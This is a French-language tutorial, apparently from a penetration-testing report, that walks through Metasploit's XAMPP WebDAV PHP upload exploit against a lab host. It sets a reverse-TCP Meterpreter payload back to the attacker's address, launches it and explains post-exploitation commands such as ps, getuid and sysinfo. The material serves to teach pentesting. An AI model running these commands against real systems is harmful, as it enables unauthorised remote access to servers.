- Cela semble être une commande pour sélectionner une autre exploitation spécifique à exécuter à l'intérieur de Metasploit Framework, un outil de test de pénétration.
- Plus précisément, cela indique que l'utilisateur utilise l'exploit "webdav_upload_php" qui est conçu pour exploiter une vulnérabilité dans le serveur web XAMPP qui permet aux utilisateurs non autorisés de télécharger des fichiers sur le serveur. Cette vulnérabilité peut être exploitée pour exécuter du code arbitraire sur le serveur cible.
- Avant d'utiliser cet exploit, l'utilisateur a également exécuté un module auxiliaire "smb_version" pour collecter des informations sur les versions SMB (Server Message Block) du système cible, qui peut aider à identifier les vulnérabilités potentielles à exploiter.

```
msf exploit(xampp_webdav_upload_php) > options

Module options (exploit/windows/http/xampp_webdav_upload_php):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME                   no        The filename to give the payload. (Leave Blank for Random)
   PASSWORD  xampp            no        The HTTP password to specify for authentication
   PATH      /webdav/         yes       The path to attempt to upload
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                      yes       The target address
   RPORT     80               yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   USERNAME  wampp            no        The HTTP username to specify for authentication
   VHOST                      no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

- La commande "options" est utilisée pour afficher et modifier les options de configuration de l'exploit sélectionné. Dans ce cas, l'utilisateur a exécuté l'exploit "xampp_webdav_upload_php" dans Metasploit Framework et souhaite afficher les options disponibles pour cet exploit.
- Lorsque l'utilisateur exécute la commande "options", Metasploit Framework affiche une liste des options disponibles pour l'exploit, telles que le nom d'hôte de la cible, le port à cibler, le nom d'utilisateur et le mot de passe à utiliser pour se connecter au serveur cible, et d'autres options spécifiques à l'exploit en question. L'utilisateur peut alors modifier ces options en utilisant la commande "set" suivi du nom de l'option et de sa valeur correspondante, avant d'exécuter l'exploit.

```
msf exploit(xampp_webdav_upload_php) > set rhost 192.168.0.6
rhost => 192.168.0.6
```

- Cette commande est utilisée pour définir la valeur de l'option "rhost" (remote host) pour l'exploit "xampp_webdav_upload_php" dans Metasploit Framework. L'option "rhost" spécifie l'adresse IP ou le nom d'hôte du système cible que l'exploit doit cibler.
- Dans cet exemple, l'utilisateur a défini l'adresse IP de la cible sur "192.168.0.6" en utilisant la commande "set rhost". Cela indique à Metasploit Framework de cibler le système qui a l'adresse IP 192.168.0.6 lorsqu'il exécute l'exploit "xampp_webdav_upload_php".

```
msf exploit(xampp_webdav_upload_php) > show payloads

Compatible Payloads
===================

   Name                                  Disclosure Date  Rank    Description
   ----                                  ---------------  ----    -----------
   generic/custom                                         normal  Custom Payload
   generic/shell_bind_tcp                                 normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                              normal  Generic Command Shell, Reverse TCP Inline
   php/bind_perl                                          normal  PHP Command Shell, Bind TCP (via Perl)
   php/bind_perl_ipv6                                     normal  PHP Command Shell, Bind TCP (via perl) IPv6
   php/bind_php                                           normal  PHP Command Shell, Bind TCP (via PHP)
   php/bind_php_ipv6                                      normal  PHP Command Shell, Bind TCP (via php) IPv6
   php/download_exec                                      normal  PHP Executable Download and Execute
   php/exec                                               normal  PHP Execute Command
   php/meterpreter/bind_tcp                               normal  PHP Meterpreter, Bind TCP Stager
   php/meterpreter/bind_tcp_ipv6                          normal  PHP Meterpreter, Bind TCP Stager IPv6
   php/meterpreter/bind_tcp_ipv6_uuid                     normal  PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
   php/meterpreter/bind_tcp_uuid                          normal  PHP Meterpreter, Bind TCP Stager with UUID Support
   php/meterpreter/reverse_tcp                            normal  PHP Meterpreter, PHP Reverse TCP Stager
   php/meterpreter/reverse_tcp_uuid                       normal  PHP Meterpreter, PHP Reverse TCP Stager
   php/meterpreter_reverse_tcp                            normal  PHP Meterpreter, Reverse TCP Inline
   php/reverse_perl                                       normal  PHP Command, Double Reverse TCP Connection (via Perl)
   php/reverse_php                                        normal  PHP Command Shell, Reverse TCP (via PHP)
```

- La commande "show payloads" est utilisée pour afficher une liste de toutes les charges utiles (payloads) disponibles pour l'exploit sélectionné dans Metasploit Framework. Les charges utiles sont les morceaux de code qui sont injectés dans le système cible lors de l'exécution de l'exploit pour effectuer différentes actions telles que l'ouverture d'un shell distant, l'exécution de commandes arbitraires, la capture de mots de passe, etc.
- La commande "show payloads" permet à l'utilisateur de voir les charges utiles disponibles pour l'exploit sélectionné et de choisir celle qui convient le mieux à ses besoins. Les charges utiles sont généralement classées en fonction de leur fonctionnalité et de leur système d'exploitation cible.
- Une fois que l'utilisateur a choisi la charge utile appropriée, il peut la définir en utilisant la commande "set payload" et poursuivre l'exploitation.

```
msf exploit(xampp_webdav_upload_php) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
```

- Cette commande est utilisée pour définir la charge utile (payload) à utiliser avec l'exploit "xampp_webdav_upload_php" dans Metasploit Framework. Dans ce cas, l'utilisateur a défini la charge utile sur "php/meterpreter/reverse_tcp".
- La charge utile "php/meterpreter/reverse_tcp" est une charge utile pour les systèmes basés sur PHP qui permet d'établir une connexion inversée entre le système cible et le système de l'attaquant. Une fois qu'une connexion est établie, le module Meterpreter peut être exécuté pour obtenir un accès interactif au système cible, ce qui permet à l'utilisateur d'exécuter des commandes arbitraires, de collecter des informations sur le système, de capturer des mots de passe, etc.
- En définissant la charge utile appropriée, l'utilisateur peut personnaliser l'attaque en fonction des besoins spécifiques et des vulnérabilités de la cible. Après avoir défini la charge utile, l'utilisateur peut exécuter l'exploit en utilisant la commande "exploit" pour lancer l'attaque contre la cible.

```
msf exploit(xampp_webdav_upload_php) > options

Module options (exploit/windows/http/xampp_webdav_upload_php):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME                   no        The filename to give the payload. (Leave Blank for Random)
   PASSWORD  xampp            no        The HTTP password to specify for authentication
   PATH      /webdav/         yes       The path to attempt to upload
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST     192.168.0.6      yes       The target address
   RPORT     80               yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   USERNAME  wampp            no        The HTTP username to specify for authentication
   VHOST                      no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


- La commande "options" est utilisée pour afficher les options de configuration actuelles de l'exploit sélectionné dans Metasploit Framework. En exécutant cette commande, Metasploit Framework affichera la liste des options actuellement configurées pour l'exploit "xampp_webdav_upload_php".
- Les options affichées incluent les informations de cible telles que l'adresse IP de la cible (rhost), le port à cibler (rport), les informations d'identification (username et password), la charge utile à utiliser (payload), le chemin de l'URI WebDAV (uri), et d'autres options spécifiques à l'exploit en question.
- L'utilisateur peut modifier les options en utilisant la commande "set" suivie du nom de l'option et de sa valeur correspondante. Une fois que toutes les options nécessaires ont été définies, l'utilisateur peut exécuter l'exploit en utilisant la commande "exploit" pour lancer l'attaque contre la cible spécifiée.

```
msf exploit(xampp_webdav_upload_php) > set lhost 192.168.0.15
lhost => 192.168.0.15
```

- Cette commande est utilisée pour définir la valeur de l'option "lhost" (local host) pour l'exploit "xampp_webdav_upload_php" dans Metasploit Framework. L'option "lhost" spécifie l'adresse IP ou le nom d'hôte de la machine de l'attaquant que l'exploit doit utiliser pour établir une connexion avec le système cible.
- Dans cet exemple, l'utilisateur a défini l'adresse IP de la machine de l'attaquant sur "192.168.0.15" en utilisant la commande "set lhost". Cela indique à Metasploit Framework

d'utiliser cette adresse IP pour établir une connexion avec le système cible lorsqu'il exécute l'exploit "xampp_webdav_upload_php".

- La commande "set lhost" est généralement utilisée en conjonction avec la commande "set lport" pour définir les deux extrémités de la connexion. L'option "lport" spécifie le port à utiliser sur la machine de l'attaquant pour écouter les connexions entrantes.
- Une fois que toutes les options nécessaires ont été définies, l'utilisateur peut exécuter l'exploit en utilisant la commande "exploit" pour lancer l'attaque contre la cible spécifiée.




- Cette commande est utilisée pour lancer l'exploit sélectionné dans Metasploit Framework. Dans cet exemple, l'utilisateur a sélectionné l'exploit "xampp_webdav_upload_php" et a défini les options nécessaires telles que l'adresse IP de la cible, l'adresse IP de la machine de l'attaquant, la charge utile à utiliser, etc. Maintenant, l'utilisateur peut lancer l'attaque en utilisant la commande "exploit".
- Lorsque la commande "exploit" est exécutée, Metasploit Framework tentera d'exploiter la vulnérabilité spécifiée dans l'exploit contre la cible. Selon l'exploit, cela peut impliquer l'envoi de paquets de données spécialement formatés à la cible, l'envoi de fichiers malveillants, ou toute autre méthode nécessaire pour exploiter la vulnérabilité.
- Si l'attaque réussit, la charge utile spécifiée dans l'exploit sera exécutée sur la cible, donnant ainsi à l'utilisateur un accès interactif à la machine cible. Si l'attaque échoue, l'utilisateur peut examiner les informations de débogage et les messages d'erreur pour comprendre pourquoi l'attaque a échoué et ajuster les options de l'exploit en conséquence pour tenter une nouvelle attaque.

- La commande "ps" est une commande de l'interpréteur de commande de la charge utile Meterpreter dans Metasploit Framework. Lorsqu'elle est exécutée, cette commande affiche une liste des processus en cours d'exécution sur la machine cible.
- Plus précisément, la commande "ps" affiche le nom du processus, le PID (identifiant du processus), l'architecture (x86 ou x64), et la priorité du processus. Cette commande est utile pour déterminer quels processus sont en cours d'exécution sur la machine cible, et pour identifier les processus qui pourraient être ciblés pour des attaques ultérieures.
- L'interpréteur de commande de la charge utile Meterpreter est souvent utilisé pour exécuter des commandes sur une machine cible une fois que l'attaquant a réussi à obtenir

un accès interactif. Avec la charge utile Meterpreter, l'attaquant dispose d'un accès à un grand nombre de commandes utiles pour la collecte de renseignements, la reconnaissance et l'exploration de la machine cible, ainsi que pour l'exécution de tâches malveillantes.

- La commande "getuid" est une commande de l'interpréteur de commande de la charge utile Meterpreter dans Metasploit Framework. Lorsqu'elle est exécutée, cette commande affiche l'identifiant utilisateur (UID) actuellement associé au processus Meterpreter en cours d'exécution sur la machine cible.
  - L'UID est un identifiant numérique unique qui est associé à chaque utilisateur sur un système d'exploitation. En obtenant l'UID associé au processus Meterpreter, l'attaquant peut déterminer les privilèges dont il dispose sur la machine cible. Si l'UID est celui de l'utilisateur "root" (ou administrateur), l'attaquant aura des privilèges élevés sur la machine cible et pourra effectuer des tâches malveillantes plus facilement.
  - En résumé, la commande "getuid" est utile pour déterminer l'étendue des privilèges que l'attaquant a sur la machine cible et pour planifier des attaques ultérieures en fonction de ces privilèges.

- La commande "sysinfo" est une commande de l'interpréteur de commande de la charge utile Meterpreter dans Metasploit Framework. Lorsqu'elle est exécutée, cette commande affiche les informations système de base de la machine cible.
  - Plus précisément, la commande "sysinfo" affiche des informations telles que le nom d'hôte de la machine cible, le nom de l'utilisateur connecté, le système d'exploitation utilisé, la version du noyau, la quantité de mémoire installée, la version de la CPU et la langue du système d'exploitation. Ces informations sont souvent utilisées pour la collecte de renseignements et la reconnaissance de la machine cible.
  - La commande "sysinfo" est particulièrement utile pour les attaquants qui souhaitent collecter des informations de base sur la machine cible avant de décider de la meilleure approche pour l'attaque. Par exemple, en utilisant les informations système obtenues grâce à la commande "sysinfo", un attaquant peut déterminer si la machine cible exécute une version vulnérable d'un logiciel ou si elle dispose de certaines configurations de sécurité qui pourraient empêcher l'attaquant de réussir son attaque.



- La commande "exit" est une commande de l'interpréteur de commande de la charge utile Meterpreter dans Metasploit Framework. Lorsqu'elle est exécutée, cette commande permet de quitter l'interpréteur de commande Meterpreter et de revenir à la console Metasploit.
- La commande "exit" est utile lorsque l'attaquant a terminé d'utiliser la charge utile Meterpreter sur la machine cible et souhaite arrêter l'interpréteur de commande. Lorsque la commande est exécutée, la session Meterpreter est fermée et la console Metasploit est de nouveau accessible.
- Il est important de noter que l'exécution de la commande "exit" ne met pas fin à la session Metasploit en cours. Si l'attaquant souhaite se déconnecter de la session Metasploit, il doit exécuter la commande "sessions -K" pour mettre fin à la session en cours.

```
msf exploit(xampp_webdav_upload_php) > exit
root@kali:~#
```

- La commande "exit" est utilisée pour quitter une session de travail active dans Metasploit Framework. Dans le contexte de cette commande spécifique "msf exploit(xampp_webdav_upload_php) > exit", cela signifie qu'elle est utilisée pour quitter l'exploit XAMPP WebDAV Upload PHP actif.
- Lorsque la commande "exit" est exécutée, la session en cours de l'exploit actif est fermée et l'utilisateur est renvoyé au prompt de la console Metasploit. Cette commande peut être utilisée lorsque l'utilisateur a terminé d'utiliser l'exploit et qu'il n'a plus besoin de la session active.
- Il est important de noter que l'exécution de la commande "exit" ne met pas fin à la session Metasploit en cours. Si l'utilisateur souhaite quitter complètement Metasploit, il doit exécuter la commande "exit" plusieurs fois pour quitter toutes les sessions et finalement quitter la console Metasploit.

CONCLUSION

- En conclusion, Metasploit est un cadre d'exploitation de vulnérabilités open source très populaire utilisé par les professionnels de la sécurité pour tester et évaluer la sécurité des systèmes. Il offre une large gamme de fonctionnalités qui permettent aux utilisateurs de scanner des réseaux, de détecter des vulnérabilités, de développer des exploits et de les utiliser pour tester la sécurité des systèmes.
- L'outil est constamment mis à jour pour inclure de nouvelles fonctionnalités et des exploits pour les vulnérabilités les plus récentes. Il est également facile à utiliser grâce à son interface conviviale et à sa documentation détaillée.
- Cependant, il est important de noter que Metasploit est un outil puissant qui peut être utilisé à des fins malveillantes. Les utilisateurs doivent donc être conscients de leur responsabilité et de l'éthique de leur utilisation de l'outil.
- Dans l'ensemble, Metasploit est un outil précieux pour les professionnels de la sécurité et les chercheurs en sécurité qui cherchent à améliorer la sécurité de leurs systèmes.